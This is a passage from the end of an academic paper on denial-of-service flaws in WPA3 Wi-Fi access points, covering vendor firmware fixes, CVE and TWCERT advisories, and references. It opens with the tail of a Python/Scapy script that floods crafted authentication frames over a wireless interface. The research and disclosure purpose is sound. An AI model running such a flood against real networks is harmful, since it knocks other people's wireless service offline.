    return Auth/Payload

valueStatus = 0
seqValue = -1
for n in range(int(2000)):
    if n % 100 == 0:
        valueStatus = valueStatus + 1
        print ("valueStatus: "+str(valueStatus))
    if n % 1000 == 0:
        valueStatus = 1
        print ("valueStatus: "+str(valueStatus))
        seqValue = seqValue + 1
        print ("seqValue: "+str(seqValue))
    sendp(construct(valueStatus, seqValue), inter
         =0.0001, iface="wlan0")
    print ("\nAuth Packet sent: "+str(n))
```

Listing 15: Python code for case XI

Appendix C. Firmware updates and common vulnerabilities and exposures

Until now, the below firmware versions have been released by the respective vendors to fix vulnerabilities discussed in Section 4 or 6. The list is given in the format of {AP model, Firmware version, URL}.

- ASUS DSL-AC68U, 3.0.0.4.386_45662, https://www.asus.com/gr/Networking-IoT-Servers/Modem-Routers/All-series/DSLAC68U/HelpDesk_BIOS/
- ASUS RT-AX55, 3.0.0.4.386.45375, https://www.asus.com/Networking-IoT-Servers/WiFi-Routers/All-series/RT-AX55/HelpDesk_BIOS/
- ASUS RT-AX58U, 3.0.0.4.386.45674, https://www.asus.com/Networking-IoT-Servers/WiFi-Routers/ASUS-WiFi-Routers/RT-AX58U/HelpDesk_BIOS/
- ASUS RT-AX82U, 3.0.0.4.386.45375, https://www.asus.com/Networking-IoT-Servers/WiFi-6/All-series/RT-AX82U/HelpDesk_BIOS/
- ASUS DSL-AX82U, 3.0.0.4.386.45660, https://www.asus.com/Networking-IoT-Servers/Modem-Routers/All-series/DSL-AX82U/HelpDesk_BIOS/
- ASUS RT-AX82U GUNDAM EDITION, 3.0.0.4.386.45375, https://www.asus.com/Networking-IoT-Servers/WiFi-Routers/ASUS-Gaming-Routers/RT-AX82U-GUNDAM-EDITION/HelpDesk_BIOS/
- ASUS RT-AX86U, 3.0.0.4.386.45375, https://www.asus.com/Networking-IoT-Servers/WiFi-6/All-series/RT-AX86U/HelpDesk_BIOS/
- ASUS RT-AX86U ZAKU II EDITION, 3.0.0.4.386.45375, https://www.asus.com/Networking-IoT-Servers/WiFi-Routers/ASUS-Gaming-Routers/RT-AX86U-ZAKU-II-EDITION/HelpDesk_BIOS/

- ASUS RT-AX88U, 3.0.0.4.386.44266, https://www.asus.com/Networking-IoT-Servers/WiFi-Routers/ASUS-Gaming-Routers/RT-AX88U/HelpDesk_BIOS/
- ASUS RT-AX3000, 3.0.0.4.386.45674, https://www.asus.com/Networking-IoT-Servers/WiFi-Routers/ASUS-WiFi-Routers/RT-AX3000/HelpDesk_BIOS/
- ASUS TUF Gaming AX5400 (TUF-AX5400), 3.0.0.4.386.45407, https://www.asus.com/Networking-IoT-Servers/WiFi-Routers/ASUS-Gaming-Routers/TUF-Gaming-AX5400/HelpDesk_BIOS/
- ASUS ROG Rapture GT-AX11000, 3.0.0.4.386.44266, https://rog.asus.com/networking/rog-rapture-gt-ax11000-model/helpdesk_bios
- ASUS ROG Rapture GT-AX11000 Call of Duty Black Ops 4, 3.0.0.4.386.44266, https://rog.asus.com/networking/rog-rapture-gt-ax11000-call-of-duty-black-ops-4-edition-model/helpdesk_bios
- ASUS ZenWiFi XD6, 3.0.0.4.386.45674, https://www.asus.com/Networking-IoT-Servers/Whole-Home-Mesh-WiFi-System/ZenWiFi-WiFi-Systems/ASUS-ZenWiFi-XD6/HelpDesk_BIOS/
- D-Link DIR-X1560, v1.04B04 Hotfix, https://supportannouncement.us.dlink.com/announcement/publication.aspx?name=SAP10243
- D-Link DIR-X6060, v1.11B04 Hotfix, https://supportannouncement.us.dlink.com/announcement/publication.aspx?name=SAP10243

According to our correspondence, TP-Link has released a new firmware for the AX10v1 AP, while CVE-2021-40288 has been reserved by the MITRE Corporation for the same vendor. Moreover, MITRE has reserved CVE-2021-41788 for MediaTek products. TWCERT/CC has published TVN-202109035[3] and TVN-202109034[4] as an advisor for D-Link and ASUS AP models incorporating a Broadcom chipset, respectively. Note that so far only CVE-2021-41753 and CVE-2021-37910 have been published, receiving a high and medium severity score, respectively.

References

[1] Alliance W-F. Wi-Fi certified certification overview. 2021, URL https://www.wi-fi.org/download.php?file=/sites/default/files/private/Certification_Overview_v5.2_0.pdf. [Visited 20 May 2021].

[2] IEEE standard for information technology—Telecommunications and information exchange between systems local and metropolitan area networks—Specific requirements - Part 11: Wireless LAN medium access control (MAC) and physical layer (PHY) specifications. 2016, http://dx.doi.org/10.1109/IEEESTD.2016.7786995, IEEE Std 80211-2016 (Revision of IEEE Std 80211-2012) 1–3534.

[3] IEEE standard for information technology–Telecommunications and information exchange between systems - Local and metropolitan area networks–Specific requirements - Part 11: Wireless LAN medium access control (MAC) and physical layer (PHY) specifications. 2021, http://dx.doi.org/10.1109/IEEESTD.2021.9363693, IEEE Std 80211-2020 (Revision of IEEE Std 80211-2016) 1–4379.

[4] Wi-Fi Alliance. Wi-Fi alliance introduces Wi-Fi certified WPA3 security. 2021, URL https://www.wi-fi.org/news-events/newsroom/wi-fi-alliance-introduces-wi-fi-certified-wpa3-security. [Visited 05 May 2021].

[5] Malinen J. Hostapd. 2021, URL https://w1.fi/hostapd/. [Visited 28 April 2021].

[6] IEEE standard for information technology - Telecommunications and information exchange between systems - Local and metropolitan area networks - specific requirements. Part 11: Wireless LAN medium access control (MAC) and physical layer (PHY) specifications amendment 4: Protected management frames. 2009, http://dx.doi.org/10.1109/IEEESTD.2009.5278657, IEEE Std 80211w-2009 (Amendment to IEEE Std 80211-2007 as amended by IEEE Std 802.11k-2008, IEEE Std 802.11r-2008, and IEEE Std 802.11y-2008) 1–111.

[7] Chatzoglou E, Kambourakis G, Kolias C. Empirical evaluation of attacks against IEEE 802.11 enterprise networks: The AWID3 dataset. IEEE Access 2021;9:34188–205. http://dx.doi.org/10.1109/ACCESS.2021.3061609.

[8] Ahmad MS, Tadakamadla S. Short paper: Security evaluation of IEEE 802.11w specification. 2011, p. 53–8. http://dx.doi.org/10.1145/1998412.1998424.

[9] Eian M, Mjølsnes SF. A formal analysis of IEEE 802.11w deadlock vulnerabilities. 2012, p. 918–26. http://dx.doi.org/10.1109/INFCOM.2012.6195841.

[10] Internet Engineering Task Force (IETF). RFC 8110 - opportunistic wireless encryption. 2017, URL https://tools.ietf.org/html/rfc8110. [Visited 28 April 2021].

[11] Faz-Hernández A, Scott S, Sullivan N, Wahby RS, Wood CA. Hashing to elliptic curves. draft-irtf-cfrg-hash-to-curve-13, Internet Engineering Task Force; 2021, [in preparation] URL https://datatracker.ietf.org/doc/html/draft-irtf-cfrg-hash-to-curve-13.

[12] Vanhoef M, Ronen E. Dragonblood: Analyzing the dragonfly handshake of wpa3 and eap-pwd. In: 2020 IEEE symposium on security and privacy, SP 2020, San Francisco, CA, USA, May 18-21, 2020. IEEE; 2020, p. 517–33. http://dx.doi.org/10.1109/SP40000.2020.00031.

[13] Vanhoef M, Adhikari P, Pöpper C. Protecting Wi-Fi beacons from outsider forgeries. 2020, p. 155–60. http://dx.doi.org/10.1145/3395351.3399442.

[14] Wi-Fi Alliance. Wi-Fi alliance security considerations. 2021, URL https://www.wi-fi.org/download.php?file=/sites/default/files/private/Security_Considerations_20210511.pdf. [Visited 28 May 2021].

[15] Kolias C, Kambourakis G, Stavrou A, Gritzalis S. Intrusion detection in 802.11 networks: Empirical evaluation of threats and a public dataset. IEEE Commun Surv Tutor 2016;18(1):184–208. http://dx.doi.org/10.1109/COMST.2015.2402161, URL https://doi.org/10.1109/COMST.2015.2402161.

[16] Bicakci K, Tavli B. Denial-of-service attacks and countermeasures in IEEE 802.11 wireless networks. 2009;31(5):931–41. https://doi.org/10.1016/j.csi.2008.09.038.

[17] Chatzoglou E, Kambourakis G, Kolias C. WiF0: All your passphrase are belong to us. Computer 2021;54(07):82–8. http://dx.doi.org/10.1109/MC.2021.3074262.

[18] Lounis K, Zulkernine M. Bad-token: Denial of service attacks on WPA3. In: Makarevich OB, Popov D, Babenko LK, Burnap P, Elçi A, Poet R, Vaidya J, Orgun MA, Gaur MS, Shekhawat RS, editors. Proceedings of the 12th international conference on security of information and networks. ACM; 2019, p. 15:1–8. http://dx.doi.org/10.1145/3357613.3357629.

[19] Lounis K, Zulkernine M. WPA3 connection deprivation attacks. In: Kallel S, Cuppens F, Cuppens-Boulahia N, Kacem AH, editors. Risks and security of internet and systems, 14th international conference, crisis 2019, hammamet, tunisia, october 29-31, 2019, proceedings. Lecture notes in computer science, Vol. 12026, Springer; 2019, p. 164–76. http://dx.doi.org/10.1007/978-3-030-41568-6_11.

[20] Kohlios CP, Hayajneh T. A comprehensive attack flow model and security analysis for Wi-Fi and WPA3. Electronics 2018;7(11). http://dx.doi.org/10.3390/electronics7110284, URL https://www.mdpi.com/2079-9292/7/11/284.

[21] Marais S, Coetzee M, Blauw FF. Simultaneous deauthentication of equals attack. In: Wang G, Chen B, Li W, Pietro RD, Yan X, Han H, editors. Security, privacy, and anonymity in computation, communication, and storage - spaccs 2020 international workshops, nanjing, china, december 18-20, 2020, proceedings. Lecture notes in computer science, Vol. 12383, Springer; 2020, p. 545–56. http://dx.doi.org/10.1007/978-3-030-68884-4_45.

[22] Vanhoef M. Dragondrain-and-time. 2019, URL https://github.com/vanhoefm/dragondrain-and-time. [Visited 28 April 2021].

[23] Vanhoef M. Ath_masker. 2019, URL https://github.com/vanhoefm/ath_masker. [Visited 28 April 2021].

[24] Tschacher NP. Model based fuzzing of the WPA3 dragonfly handshake. 2020, URL https://sar.informatik.hu-berlin.de/research/publications/SAR-PR-2020-01/SAR-PR-2020-01_.pdf. [Visited 28 April 2021].

[25] Intel. The iNet wireless daemon (IWD) project. 2021, URL https://iwd.wiki.kernel.org/. [Visited 05 May 2021].

[26] Pirayesh H, Zeng H. Jamming attacks and anti-jamming strategies in wireless networks: A comprehensive survey. CoRR 2021. arXiv:2101.00292. URL https://arxiv.org/abs/2101.00292.

[3] https://www.twcert.org.tw/tw/cp-132-5152-06d03-1.html

[4] https://www.twcert.org.tw/tw/cp-132-5259-22a26-1.html